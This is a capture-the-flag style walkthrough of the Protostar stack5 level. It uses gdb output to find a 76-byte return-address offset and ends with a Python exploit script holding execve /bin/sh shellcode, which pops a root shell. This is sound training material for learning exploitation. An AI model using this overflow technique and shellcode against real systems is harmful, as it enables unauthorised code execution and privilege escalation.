

PROTOSTAR : STACK 5


user@protostar:/opt/protostar/bin$ gdb -q stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
0x080483c4 <main+0>:   push   ebp
0x080483c5 <main+1>:   mov   ebp,esp
0x080483c7 <main+3>:   and   esp,0xfffffff0
0x080483ca <main+6>:   sub   esp,0x50
0x080483cd <main+9>:   lea   eax,[esp+0x10]
0x080483d1 <main+13>:   mov   DWORD PTR [esp],eax
0x080483d4 <main+16>:   call   0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
(gdb)

```
user@protostar:/tmp$ gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   ebp
0x080483c5 <main+1>:    mov    ebp,esp
0x080483c7 <main+3>:    and    esp,0xfffffff0
0x080483ca <main+6>:    sub    esp,0x50
0x080483cd <main+9>:    lea    eax,[esp+0x10]
0x080483d1 <main+13>:   mov    DWORD PTR [esp],eax
0x080483d4 <main+16>:   call   0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
(gdb) b *0x080483d9
Breakpoint 1 at 0x80483d9: file stack5/stack5.c, line 11.
(gdb) r
Starting program: /opt/protostar/bin/stack5
test

Breakpoint 1, main (argc=1, argv=0xbffff864) at stack5/stack5.c:11
11      stack5/stack5.c: No such file or directory.
        in stack5/stack5.c
(gdb) x/30x $esp
0xbffff760:     0xbffff770      0xb7ec6165      0xbffff778      0xb7eada75
0xbffff770:     0x74736574      0x08049500      0xbffff788      0x080482c4
0xbffff780:     0xb7ff1040      0x0804958c      0xbffff7b8      0x08048409
0xbffff790:     0xb7fd8304      0xb7fd7ff4      0x080483f0      0xbffff7b8
0xbffff7a0:     0xb7ec6365      0xb7ff1040      0x080483fb      0xb7fd7ff4
0xbffff7b0:     0x080483f0      0x00000000      0xbffff838      0xb7eadc76
0xbffff7c0:     0x00000001      0xbffff864      0xbffff86c      0xb7fe1848
0xbffff7d0:     0xbffff820      0xffffffff
(gdb) x/2x $ebp
0xbffff7b8:     0xbffff838      0xb7eadc76
(gdb) x/s $esp+0x10
0xbffff770:      "test"
(gdb) p/d 0xbffff7bc-0xbffff770
$1 = 76
(gdb)
```

```
(gdb) b *0x080483da
Breakpoint 1 at 0x80483da: file stack5/stack5.c, line 11.
(gdb) r
Starting program: /opt/protostar/bin/stack5
test

Breakpoint 1, 0x080483da in main (argc=134513604, argv=0x1) at stack5/stack5.c:11
11      stack5/stack5.c: No such file or directory.
        in stack5/stack5.c
(gdb) i r
eax            0xbffff770       -1073744016
ecx            0xbffff770       -1073744016
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff7bc       0xbffff7bc
ebp            0xbffff838       0xbffff838
esi            0x0      0
edi            0x0      0
eip            0x80483da        0x80483da <main+22>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) si
__libc_start_main (main=0x80483c4 <main>, argc=1, ubp_av=0xbffff864,
    init=0x80483f0 <__libc_csu_init>, fini=0x80483e0 <__libc_csu_fini>,
    rtld_fini=0xb7ff1040 <_dl_fini>, stack_end=0xbffff85c) at libc-start.c:260
260     libc-start.c: No such file or directory.
        in libc-start.c
(gdb) i r
eax            0xbffff770       -1073744016
ecx            0xbffff770       -1073744016
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff7c0       0xbffff7c0
ebp            0xbffff838       0xbffff838
esi            0x0      0
edi            0x0      0
eip            0xb7eadc76       0xb7eadc76 <__libc_start_main+230>
eflags         0x210246 [ PF ZF IF RF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
```

```
 GNU nano 2.2.4                File: exploit5.py                      Modified

#padding = 76

#eip = 0xbffff7c0

padding = "A"*76

eip = "\xc0\xf7\xff\xbf"

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

print(padding + eip + shellcode)

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

```
user@protostar:/tmp$ (python exploit5.py; cat) | /opt/protostar/bin/stack5
whoami
root
uname -a
Linux protostar 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686 GNU/Linux
pwd
/tmp
```